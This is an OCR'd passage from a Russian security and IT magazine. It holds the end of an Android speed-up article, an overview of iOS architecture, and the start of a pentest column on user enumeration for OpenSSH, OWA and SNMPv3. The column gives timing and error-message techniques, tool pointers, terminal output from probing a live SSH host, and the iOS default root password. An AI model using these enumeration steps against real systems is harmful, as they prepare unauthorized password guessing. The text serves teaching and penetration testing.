- Установка оптимизированного кастомного ядра и активация механизма Zram, а также алгоритма контроля насыщения TCP westwood. Разгон процессора.
- Тюнинг подсистемы виртуальной памяти ядра с целью обеспечить более быструю выгрузку данных из кешей.

Поэтому для реализации функциональности в не-root-режиме разработчик Greenify пошел по совершенно другому и весьма изобретательному пути. При установке приложение регистрируется как Accessibility Service, получая таким образом доступ к интерфейсу системы, а затем просто вызывает диспетчер приложений и нажимает на нужные кнопки для убийства приложения через стандартное меню настроек Android. Во время спящего режима эта операция, к сожалению, невозможна, поэтому на нерутованных смартфонах Greenify может усыплять приложения только после того, как пользователь нажмет соответствующую кнопку.

ART

В Android 4.4 появилась замена Dalvik — ART, Android Runtime. Она обеспечивает AOT-компиляцию. Для того чтобы разобраться, что это такое и в чем состоит преимущество ART, придется сделать краткий экскурс в историю.

Во времена, когда закладывался фундамент под Android, в качестве языка программирования был выбран Java — в наибольшей степени из-за того, что предполагалось использовать ОС на самых разных платформах. И всем-то он был хорош, кроме одного — скорость работы Java-приложений была достаточно низкой. Происходило это потому, что код фактически интерпретировался.

Шло время. В Android 2.2 в виртуальную машину Dalvik добавили JIT-компиляцию. Это позволило добиться довольно значительного прироста скорости, но всех проблем не решило. И вот в версии KitKat появилась ART, позволяющая компилировать приложения даже не во время исполнения — во время установки. Включить ее можно в том же самом меню разработчика, где мы отключали эффекты. Это, с одной стороны, увеличивает время установки и размер, а также при первом включении требуется значительное время для преобразования всех уже установленных приложений в нативный код. С другой же стороны, увеличение скорости после ее включения в среднем составляет 50%, а для отдельных приложений и того больше (в частности, прокрутка стала гораздо более плавной).

Но есть у ART и недостатки. Некоторые из них очевидны — например, несовместимость с отдельными обфускаторами и приложениями. На отдельных же просто не концентрируют внимание, хотя стоило бы. К таковым я отнесу возможные проблемы с безопасностью. Проведенные относительно недавно (на майской конференции HITB) эксперименты показывают, что в случае подсовывания специально сформированного DEX-файла транслятор (dex2oat) вылетает. Кроме того, если найти уязвимости в самой ART, появится возможность создавать user-mode-руткиты. Помимо этого, образ boot.oat, генерируемый транслятором, имеет фиксированный базовый адрес (0x700000), что позволяет при некоторых условиях обойти ASLR.

В то же время с точки зрения реверс-инжиниринга статический анализ OAT-файлов пока что затруднен — по той причине, что привычных нам имен методов в коде попросту нет. Оно и понятно. Зато, поскольку формат OAT-файлов фактически представляет собой ELF, можно использовать инструменты, предназначенные для последнего, такие как GDB. Что же до динамического... Инструментарий для него как таковой отсутствует.

ART будет включена по умолчанию в пятой версии ОС от Google (а Dalvik, соответственно, будет удалена). На мой взгляд, с учетом потенциальных проблем с безопасностью полностью отказываться от Dalvik рановато, так что тут я с политикой Google не согласен. Однако (с учетом этого) тем более стоит включить ART на KitKat, чтобы протестировать нужные приложения.


ЗАКЛЮЧЕНИЕ

Несмотря на гибкость платформы Android, без использования кастомных и/или рутованных прошивок ускорить работу твоего девайса трудно. Но не невозможно, доказательством чего служит данная статья. Напоследок дам тебе универсальный совет: устанавливай только те приложения, которые ты реально будешь использовать, всем же остальным говори твердое «Нет». ⌶

КАРМАННЫЙ МАКИНТОШ

ИСТОРИЯ О ТОМ, КАК СТИВ ДЖОБС ПРЕВРАТИЛ MAC OS X В МОБИЛЬНУЮ ОС

Евгений Зобнин
androidstreet.net



Все в курсе, что мобильные девайсы Apple работают под управлением iOS. Многие знают, что iOS представляет собой облегченную версию настольной Mac OS X. Некоторые догадываются, что в основе Mac OS X лежит POSIX-совместимая ОС Darwin, а те, кто всерьез интересуется IT, в курсе, что основа Darwin — это ядро XNU, появившееся на свет в результате слияния микроядра Mach и компонентов ядра FreeBSD. Однако все это голые факты, которые ничего не скажут нам о том, как же на самом деле работает iOS и в чем ее отличия от настольного собрата.

MAC OS X

Операционная система, установленная сегодня на все маки и (в измененном виде) на айдевайсы, ведет свою историю аж с 1988 года, который в мире IT известен также тем, что стал годом выпуска первой бета-версии операционной системы NeXTSTEP. Сама NeXTSTEP была детищем команды разработчиков Стива Джобса. К тому времени он уже покинул Apple и основал компанию NeXT, которая занялась разработкой компьютеров для образовательных нужд.

В момент своего появления на свет NeXTSTEP была поистине передовой операционной системой, которая включала в себя множество технологических новаций. В основе ОС лежало модифицированное микроядро Mach, дополненное компонентами ядра FreeBSD, включая эталонную реализацию сетевого стека. Более высокоуровневые компоненты NeXTSTEP были написаны с использованием языка Objective-C и предоставляли разработчикам приложений богатый объектно-ориентированный API. Система была снабжена развитым и весьма удобным графическим интерфейсом (ключевые компоненты которого сохранились в OS X и даже iOS) и мощной средой разработки, включавшей в себя в том числе известный всем современным разработчикам визуальный дизайнер интерфейса.

После провала NeXT и возвращения Стива Джобса в компанию Apple в 1997 году NeXTSTEP легла в основу проекта Rhapsody, в рамках которого началась разработка системы-наследника Mac OS 9. В 2000 году из Rhapsody был выделен открытый проект Darwin, исходники которого опубликованы под лицензией APSL, а уже в 2001 году появилась на свет MacOS X 10.0, построенная на его основе. Спустя несколько лет Darwin лег в основу операционной системы для готовящегося к выпуску смартфона, о котором до 2007-го, кроме слухов, не было известно почти ничего.

XNU И DARWIN

Условно начинку OS X / iOS можно разделить на три логических уровня: ядро XNU, слой совместимости со стандартом POSIX (плюс различные системные демоны/сервисы) и слой NeXTSTEP, реализующий графический стек, фреймворк и API приложений. Darwin включает в себя первые два слоя и распространяется свободно, но только в версии для OS X. iOS-вариант, портированный на архитектуру ARM и включающий в себя некоторые доработки, полностью закрыт и распространяется только в составе прошивок для айдевайсов (судя по всему, это защита от портирования iOS на другие устройства).

По своей сути Darwin — это «голая» UNIX-подобная ОС, которая включает в себя POSIX API, шелл, набор команд и сервисов, минимально необходимых для работы системы в консольном режиме и запуска UNIX-софта. В этом плане он похож на базовую систему FreeBSD или минимальную установку какого-нибудь Arch Linux, которые позволяют запустить консольный UNIX-софт, но не имеют ни графической оболочки, ни всего необходимого для запуска серьезных графических приложений из сред GNOME или KDE.

Ключевой компонент Darwin — гибридное ядро XNU, основанное, как уже было сказано выше, на ядре Mach и компонен-



Рабочий стол NeXTSTEP. Справа можно видеть док, который в OS X / iOS переехал в нижнюю часть экрана

Слой Darwin

iOS Developer Library Developer

iOS Technology Overview PDF

Table of Contents

Table B-1 Device frameworks

Name	First available	Prefixes	Description
Accelerate.framework	4.0	cblas, vDSP	Contains accelerated math and DSP functions. See "Accelerate Framework."
Accounts.framework	5.0	AC	Contains interfaces for managing access to a user's system accounts. See "Accounts Framework."
AddressBook.framework	2.0	AB	Contains functions for accessing the user's contacts database directly. See "Address Book Framework."
AddressBookUI.framework	2.0	AB	Contains classes for displaying the system-defined people picker and editor interfaces. See "Address Book UI Framework."
AdSupport.framework	6.0	AS	Contains a class for gathering analytics. See "Ad Support Framework."
AssetsLibrary.framework	4.0	AL	Contains classes for accessing the user's photos and videos. See "Assets Library Framework."
AudioToolbox.framework	2.0	AU, Audio	Contains the interfaces for handling audio stream data and for playing and recording audio. See "Core Audio."
AudioUnit.framework	2.0	AU, Audio	Contains the interfaces for loading and using audio units. See "Core Audio."
AVFoundation.framework	2.2	AV	Contains Objective-C interfaces for playing and recording audio and video. See "AV Foundation Framework."
CFNetwork.framework	2.0	CF	Contains interfaces for accessing the network via Wi-Fi and cellular radios. See "CFNetwork Framework."
CoreAudio.framework	2.0	Audio	Provides the data types used throughout Core Audio. See "Core Audio."
CoreBluetooth.framework	5.0	CB	Provides access to low-power Bluetooth hardware. See "Core Bluetooth Framework."

Feedback

Описание фреймворков iOS на сайте Apple

тах ядра FreeBSD, таких как планировщик процессов, сетевой стек и виртуальная файловая система (слой VFS). В отличие от Mach и FreeBSD, ядро OS X использует собственный API драйверов, названный I/O Kit и позволяющий писать драйверы на C++, используя объектно-ориентированный подход, сильно упрощающий разработку.

iOS использует несколько измененную версию XNU, однако в силу того, что ядро iOS закрыто, сказать, что именно изменила Apple, затруднительно. Известно только, что оно собрано с другими опциями компилятора и модифицированным менеджером памяти, который учитывает небольшие объемы оперативки в мобильных устройствах. Во всем остальном это все то же XNU, которое можно найти в виде зашифрованного кеша (ядро + все драйверы/модули) в каталоге /System/Library/Caches/com.apple.kernelcaches/kernelcache на самом устройстве.

Уровнем выше ядра в Darwin располагается слой UNIX/BSD, включающий в себя набор стандартных библиотек языка си (libc, libmatch, libpthread и так далее), а также инструменты командной строки, набор шеллов (bash, tcsh и ksh) и демонов, таких как launchd и стандартный SSH-сервер. Последний, кстати, можно активировать путем правки файла /System/Library/LaunchDaemons/ssh.plist. Если, конечно, джейлбрейкнуть девайс.

На этом открытая часть ОС под названием Darwin заканчивается, и начинается слой фреймворков, которые как раз и образуют то, что мы привыкли считать OS X / iOS.

ФРЕЙМВОРКИ

Darwin реализует лишь базовую часть Mac OS / iOS, которая отвечает только за низкоуровневые функции (драйверы, запуск/остановка системы, управление сетью, изоляция приложений и так далее). Та часть системы, которая видна пользователю и приложениям, в его состав не входит и реализована в так называемых фреймворках — наборах библиотек и сервисов, которые отвечают в том числе за формирование графического окружения и высокоуровневый API для сторонних и стоковых приложений

В стандартной поставке Mac OS и iOS можно найти десятки различных фреймворков, которые отвечают за доступ к самым разным функциям ОС — от реализации адресной книги (фреймворк AddressBook) до библиотеки OpenGL (GLKit). Набор базовых фреймворков для разработки графических приложений объединен в так называемый Cocoa API, своего рода метафреймворк, позволяющий получить доступ к основным возможностям ОС. В iOS он носит имя Cocoa Touch и отличается от настольной версии ориентацией на сенсорные дисплеи.



INFO

Mac OS X и iOS используют формат исполняемых файлов Mach-O, который примечателен в первую очередь тем, что может содержать код для нескольких процессорных архитектур одновременно.



INFO

Как и во многих других ОС, API Mac OS и iOS разделен на публичный и приватный. Сторонним приложениям доступен исключительно публичный и сильно урезанный API, однако jailbreak-приложения могут использовать и приватный.

Далеко не все фреймворки доступны в обеих ОС. Многие из них специфичны только для iOS. В качестве примеров можно привести AssetsLibrary, который отвечает за работу с фотографиями и видео, CoreBlueTooth, позволяющий получить доступ к синезубу, или iAd, предназначенный для вывода рекламных объявлений в приложениях. Другие фреймворки существуют только в настольной версии системы, однако время от времени Apple переносит те или иные части iOS в Mac OS или обратно, как, например, случилось с фреймворком CoreMedia, который изначально был доступен только в iOS.

Все стандартные системные фреймворки можно найти в системном каталоге /System/Library/Frameworks/. Каждый из них находится в своем собственном каталоге, называемом бандлом (boundle), который включает в себя ресурсы (изображения и описание элементов интерфейса), хидеры языка си, описывающие API, а также динамически загружаемую библиотеку (в формате dylib) с реализацией фреймворка.

Одна из интересных особенностей фреймворков — их версионность. Один фреймворк может иметь сразу несколько разных версий, поэтому приложение, разработанное для устаревших версий системы, будет продолжать работать, даже несмотря на изменения, внесенные в новые версии ОС. Именно так реализован механизм запуска старых iOS-приложений в iOS 7 и выше. Приложение, разработанное для iOS 6, будет выглядеть и работать именно так, как если бы оно было запущено в iOS 6.

SPRINGBOARD

Уровнем выше находятся приложения, системные и устанавливаемые из магазина приложений. Центральное место среди них занимает, конечно же, SpringBoard (только в iOS), реализующее домашний экран (рабочий стол). Именно оно запускается первым после старта системных демонов, загрузки в память фреймворков и старта дисплейного сервера (он же менеджер композитинга, он же Quartz Compositor), отвечающего за вывод изображения на экран.

SpringBoard — это связующее звено между операционной системой и ее пользователем, графический интерфейс, позволяющий запускать приложения, переключаться между ними, просматривать уведомления и управлять некоторыми настройками системы (начиная с iOS 7). Но также это и об-

работчик событий, таких как касание экрана или переворот устройства. В отличие от OS X, которая использует различные приложения и демоны-агенты для реализации компонентов интерфейса (Finder, Dashboard, LaunchPad и другие), в iOS почти все базовые возможности интерфейса пользователя, в том числе экран блокировки и «шторка», заключены в одном SpringBoard.

В отличие от других стоковых приложений iOS, которые располагаются в каталоге /Applications, SpringBoard наравне с дисплейным сервером считается частью фреймворков и располагается в каталоге /System/Library/CoreServices/. Для выполнения многих задач он использует плагины, которые лежат в /System/Library/SpringBoardPlugins/. Кроме всего прочего, там можно найти, например, NowPlayingArtLockScreen.lockboundle, отвечающий за отображение информации о проигрываемой композиции на экране блокировки, или IncomingCall.serviceboundle, ответственный за обработку входящего звонка.

Начиная с iOS 6 SpringBoard разделен на две части: сам рабочий стол и сервис BackBoard, ответственный за коммуникации с низкоуровневой частью ОС, работающей с оборудованием (уровень HAL). BackBoard отвечает за обработку таких событий, как касания экрана, нажатия клавиш, получение показания акселерометра, датчика положения и датчика освещенности, а также управляет запуском, приостановкой и завершением приложений.

SpringBoard и BackBoard имеют настолько большое значение для iOS, что, если каким-либо образом их остановить, вся система застынет на месте и даже запущенное в данный момент приложение не будет реагировать на касания экрана. Это отличает их от домашнего экрана Android, который является всего лишь стандартным приложением, которое можно остановить, заменить или вообще удалить из системы (в этом случае на экране останутся вполне рабочие кнопки навигации и строка состояния со «шторкой»).

ПРИЛОЖЕНИЯ

На самой вершине этой пирамиды находятся приложения. iOS различает встроенные (стоковые) высоко привилегированные приложения и сторонние, устанавливаемые из iTunes. И те и другие хранятся в системе в виде бандлов, во многом похожих на те, что используются для фреймворков. Разница заключается лишь в том, что бандл приложения включает в себя несколько иную метаинформацию, а место динамической библиотеки занимает исполняемый файл в формате Mach-O.

Стандартный каталог хранения стоковых приложений — /Applications/. В iOS он абсолютно статичный и изменяется только во время обновлений системы; пользователь получить к нему доступ не может. Сторонние приложения, устанавливаемые из iTunes, напротив, хранятся в домашнем каталоге пользователя /var/mobile/Applications/ внутри подкаталогов, имеющих вид 4-2-2-2-4, где два и четыре — это шестнадцатеричные числа. Это так называемый GUID — уникальный идентификатор, который однозначно идентифицирует приложение в системе и нужен в том числе для создания изолированной песочницы (sandbox).

Операционная система, установленная на все маки и айдевайсы, ведет свою историю с 1988 года



INFO

Для iOS существует открытое ядро XNU – Winocm kernel, которое представляет собой стандартное ядро из Darwin, скомпилированное для архитектуры ARM.



WWW

Сборки Darwin, развиваемые независимым сообществом: puredarwin.org

Дистрибутив на базе Darwin и открытого ПО: gnu-darwin.sf.net

Открытая реализация загрузчика iBoot: goo.gl/I1SsNU

SANDBOX

В iOS песочницы используются для изолирования сервисов и приложений от системы и друг от друга. Каждое стороннее приложение и большинство системных работают в песочнице. С технической точки зрения песочница представляет собой классический для мира UNIX chroot, усиленный системой принудительного контроля доступа TrustedBSD MAC, которая отрезает приложениям не только доступ к файлам за пределами домашнего каталога, но и прямой доступ к железу и многим системным функциям ОС.


В целом заключенное в sandbox приложение ограничено в следующих возможностях:

- Доступ к файловой системе за исключением своего собственного каталога и домашнего каталога пользователя.
- Доступ к каталогам Media и Library внутри домашнего каталога за исключением Media/DCIM/, Media/Photos/, Library/AddressBook/, Library/Keyboard/ и Library/Preferences/.
- Доступ к информации о других процессах (приложение «считает» себя единственным в системе).
- Прямой доступ к железу (разрешено использовать только Cocoa API и другие фреймворки).
- Ограничение на использование оперативной памяти (контролируется механизмом Jatsam).

Все эти ограничения соответствуют sandbox-профилю (набору ограничивающих правил) container и применяются к любому стороннему приложению. Для стоковых приложений, в свою очередь, могут применяться другие ограничения, более мягкие или жесткие. В качестве примера можно привести почтовый клиент (профиль MobileMail), который в целом имеет такие же серьезные ограничения, как и сторонние приложения, но может получить доступ ко всему содержимому каталога Library/. Обратная ситуация — SpringBoard, вообще не имеющий ограничений.

Внутри песочниц работают многие системные демоны, включая, например, AFC, предназначенный для работы с файловой системой устройства с ПК, но ограничивающий «область видимости» только домашним каталогом пользователя.

Как работает изоляция приложений



Все доступные системные sandbox-профили располагаются в каталоге /System/Library/Sandbox/Profiles/* и представляют собой наборы правил, написанных на языке Scheme. Кроме этого, приложения также могут включать в себя дополнительные наборы правил, называемых entitlement. По сути, это все те же профили, но вшитые прямо в бинарный файл приложения (своего рода самоограничение). Просмотреть эти правила можно, например, так:

```
# cat -tv /Applications/MobileSafari.app/↵
  MobileSafari | tail -31 | more
```

Смысл существования всех этих ограничений двойной. Первая (и главная) задача, которую решает sandbox, — это защита от вредоносных приложений. Вкупе с тщательной проверкой опубликованных в iTunes приложений и запретом на запуск не подписанных цифровым ключом приложений (читай: любых, полученных не из iTunes) такой подход дает прекрасный результат и позволяет iOS находиться на вершине в списке самых защищенных от вирусов ОС.

Вторая проблема — это защита системы от самой себя и пользователя. Баги могут существовать как в стоковом софте от Apple, так и в головах юзеров. Sandbox защищает от обоих. Даже если злоумышленник найдет дыру в Safari и попытается ее эксплуатировать, он все равно останется в песочнице и не сможет навредить системе. А юзер не сможет «сломать свой любимый телефончик» и не напишет гневных отзывов в адрес Apple. К счастью, знающие люди всегда могут сделать jailbreak и обойти защиту sandbox (собственно, в этом и есть смысл джейлбрейка).

МНОГОЗАДАЧНОСТЬ

Одна из самых спорных особенностей iOS — это реализация многозадачности. Она вроде бы и есть, а с другой стороны, ее нет. В сравнении с традиционными настольными ОС и пресловутым Android iOS не является многозадачной операционной системой в привычном смысле этого слова и не позволяет приложениям свободно работать в фоне. Вместо этого ОС реализует API, который приложение может использовать для выполнения отдельных задач, пока оно находится в фоновом режиме.

Впервые такой API появился в iOS 4 (до этого фоновые задачи могли выполнять только стоковые приложения) и наращивался по мере развития операционной системы. Сегодня (речь идет об iOS 7) так называемый Background API позволяет делать следующее:

- проигрывать аудио;
- совершать VoIP-звонки;
- получать информацию о смене местоположения;
- получать push-уведомления;
- планировать отложенный вывод уведомлений;
- запрашивать дополнительное время для завершения работы после перехода в фоновый режим;
- обмениваться данными с подключенными к девайсу аксессуарами (в том числе Bluetooth);
- получать и отправлять данные по сети (начиная с iOS 7).

Такие ограничения на работу в фоне необходимы в первую очередь для того, чтобы сохранить заряд батареи и избежать лагов интерфейса, так знакомых пользователям Android. Apple настолько сильно заботится о сохранении батареи, что даже реализовала специальный механизм для группировки фоновых действий приложений и их запуска в нужные моменты, например тогда, когда смартфон подключен к Wi-Fi-сети или к зарядному устройству.

ВЫВОДЫ

Стоит сказать, что за все время своего развития и последующего переезда в мобильные девайсы NeXTSTEP не только не растеряла все свои достоинства, но и в разы приумножила их. Можно долго слушать хвастливые россказни сотрудников Google, уверяющих, что Android разрабатывался независимо без оглядки на iOS, но факт остается фактом: многие архитектурные решения Android позаимствовал именно у iOS. И не потому, что так было проще, а благодаря их красоте и эффективности. ⌶



INFO

В качестве файловой системы iOS использует HFSX. Это стандартная HFS+ из Mac OS X с обязательным учетом регистра символов.



INFO

Идеи launchd лежат в основе системного менеджера SystemD, разрабатываемого компанией Red Hat для своего Linux-дистрибутива.



INFO

В разработке XNU принимала участие команда разработчиков оригинального ядра Mach.



INFO


Дефолтовый пароль root в iOS – alpine. Это кодовое имя первого iPhone.

ШЕСТЬ СТАДИЙ ЗАГРУЗКИ IOS


1. **Boot ROM.** После включения устройства первым запускается загрузчик, прошитый в постоянную память устройства. Его задача — произвести начальную инициализацию железа и передать управление первичному загрузчику LLB.
2. **Low Level Bootloader (LLB).** Далее управление получает LLB, первичный загрузчик, задача которого — найти в памяти устройства iBoot, проверить его целостность и передать ему управление либо переключить девайс в режим восстановления. И еще он выводит на экран загрузочный логотип. Код LLB хранится в NAND-памяти устройства и обновляется вместе с установкой новой версии прошивки.
3. **iBoot.** Это вторичный и основной загрузчик айдевайсов. Он включает в себя драйвер файловой системы, с помощью которого получает доступ к содержимому NAND-памяти, находит ядро и передает ему управление. В iBoot также встроен драйвер UART, чтобы проводить отладку ядра и ОС, подключив девайс к COM-порту или USB-порту компа (с помощью кабеля USB — UART).
4. **Ядро** производит инициализацию оборудования, после чего передает управление демону launchd.
5. **Launchd,** первичный процесс iOS и Mac OS X, он подключает файловые системы, запускает демоны/службы (например, backupd, configd, locationd), дисплейный сервер, фреймворки, а на последнем этапе отдает управление SpringBoard. В iOS и Mac OS X launchd используется как замена стандартного /bin/init в UNIX, однако его функциональность гораздо шире.
6. **SpringBoard.** Вот и экран блокировки!

Первые четыре этапа в этой цепи образуют chain of trust, реализованный с помощью сверки цифровой подписи загружаемого компонента. Цифровую подпись имеют LLB, iBoot и ядро, что позволяет исключить внедрение в цепочку хакнутого загрузчика или ядра, которые могут быть использованы для загрузки сторонней операционной системы или джейлбрейка. Единственный способ обойти этот механизм — найти дыру в одном из загрузчиков и воспользоваться ею для обхода проверки. В свое время было найдено несколько таких дыр в Boot ROM, а в начале 2014 года и в iBoot.


Удерживая кнопку «Домой» при включении iPhone, можно заставить iBoot загрузиться в режим восстановления (Recovery), который позволяет восстановить или обновить прошивку iOS, используя iTunes. Механизм автоматического OTA-обновления использует другой режим, именуемый DFU (Device Firmware Upgrade), который активируется сразу после Boot ROM и реализован в двух компонентах: iBSS и iBEC. По сути, это аналоги LLB и iBoot, конечная цель которых — не загрузить ОС, а перевести смартфон в режим обновления.



EASY HACK



Алексей «GreenDog» Тюрин,
Digital Security
agrrrdog@gmail.com,
twitter.com/antyurin



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

ЭНУМЕРАЦИЯ ПОЛЬЗОВАТЕЛЕЙ ДЛЯ OPENSSH, OWA, SNMPV3

РЕШЕНИЕ

Начнем мы сегодня с лайта — с классических методов энумерации. Энумерация — это «перечисление» пользователей какой-то системы. То есть возможность узнать имена пользователей в атакуемой системе. Этот перечень можно использовать для различных целей (это во многом зависит от фантазии и конкретной ситуации), но самая классика — последующий перебор паролей к полученным логинам.

Вообще, энумерация — это такое широкое понятие, сегодня же хотелось бы сконцентрироваться на методах удаленного перебора и определении существования пользователя по изменению ответов от сервера. Я тут прикинул, что есть три основных метода, и к ним как раз нашлось несколько показательных примеров.

По ошибкам или изменению ответа от сервера

Это когда сам сервер жалуется, что указанный логин неверный, либо когда само тело ответа меняется. По последнему был кейс в одном веб-приложении, когда для несуществующего пользователя ответ отличался всего на один байт. Выявить его было достаточно просто: отправляем два запроса на сервер с реальным юзером и точно рандомным, а потом сравниваем ответы в Burp'е в Comparer.

Другой пример — многие реализации SNMPv3. На несуществующих пользователей они так и говорят — неизвестный юзер. Забавно, что протокол SNMPv3 создавался как более защищенный вариант, а тут такие штуки. С дру-

гой стороны, насколько мне известно, фича SNMPv3 еще и в том, что по умолчанию там не должно быть ни дефолтных учеток, ни интересной инфы в MIB'е, так как админ обязан сам заводить учетки и выбирать ветки с интересующими его настройками.

Практически же эту атаку можно выполнить с помощью тулзы-брутфорсера на Python Patator (goo.gl/3C0hbQ) или еще одной на Ruby (goo.gl/PSD69c).

По задержке ответа от сервера

Этот метод основывается на том, что для существующего пользователя задержка при ответе будет одной, а для несуществующего — другой. Причем разница должна быть такой, чтобы сетевые задержки не мешали нам. Что интересно, даже если все внедрено с виду секьюрно, эта проблема может проявиться, особенно при определенных подходах взаимодействия с бэкендом.

Одним из интересных примеров выступает OWA — Outlook Web App. Это такое комплексное веб-приложение, которое по сути представляет собой веб-версию аутлука. По версиям точно не скажу, но, наверное, все, что я видел, были уязвимы к такой атаке. В одной доке было сказано, что причина тому — привязка к домену. То есть OWA для проверки учетки должен обратиться к контроллеру домена, что и вызывает задержки. У меня здесь есть некоторые сомнения, так как я пентестил другие приложения, повязанные с доменом, и там такого поведения не наблюдалось.

```
root@pentest: ~/osueta
File Edit View Search Terminal Help
[+] Trying to detect the banner of SSH server at tcp port 22 for host 188.226.23
5.38 ...
[++] SSH Server Banner ==> OpenSSH 6.0p1

[+] 10 dummy attempts @188.226.235.38:22 with random users to test the delay of
the server ...

[+] Connecting with random user kqrz@188.226.235.38:22 ...
[-] Authentication failed.
[+] Connecting with random user u8w1@188.226.235.38:22 ...
[-] Authentication failed.
[+] Connecting with random user 3yk0@188.226.235.38:22 ...
[-] Authentication failed.
[+] Connecting with random user 6hb9@188.226.235.38:22 ...
[-] Authentication failed.
[+] Connecting with random user g4yv@188.226.235.38:22 ...
[-] Authentication failed.
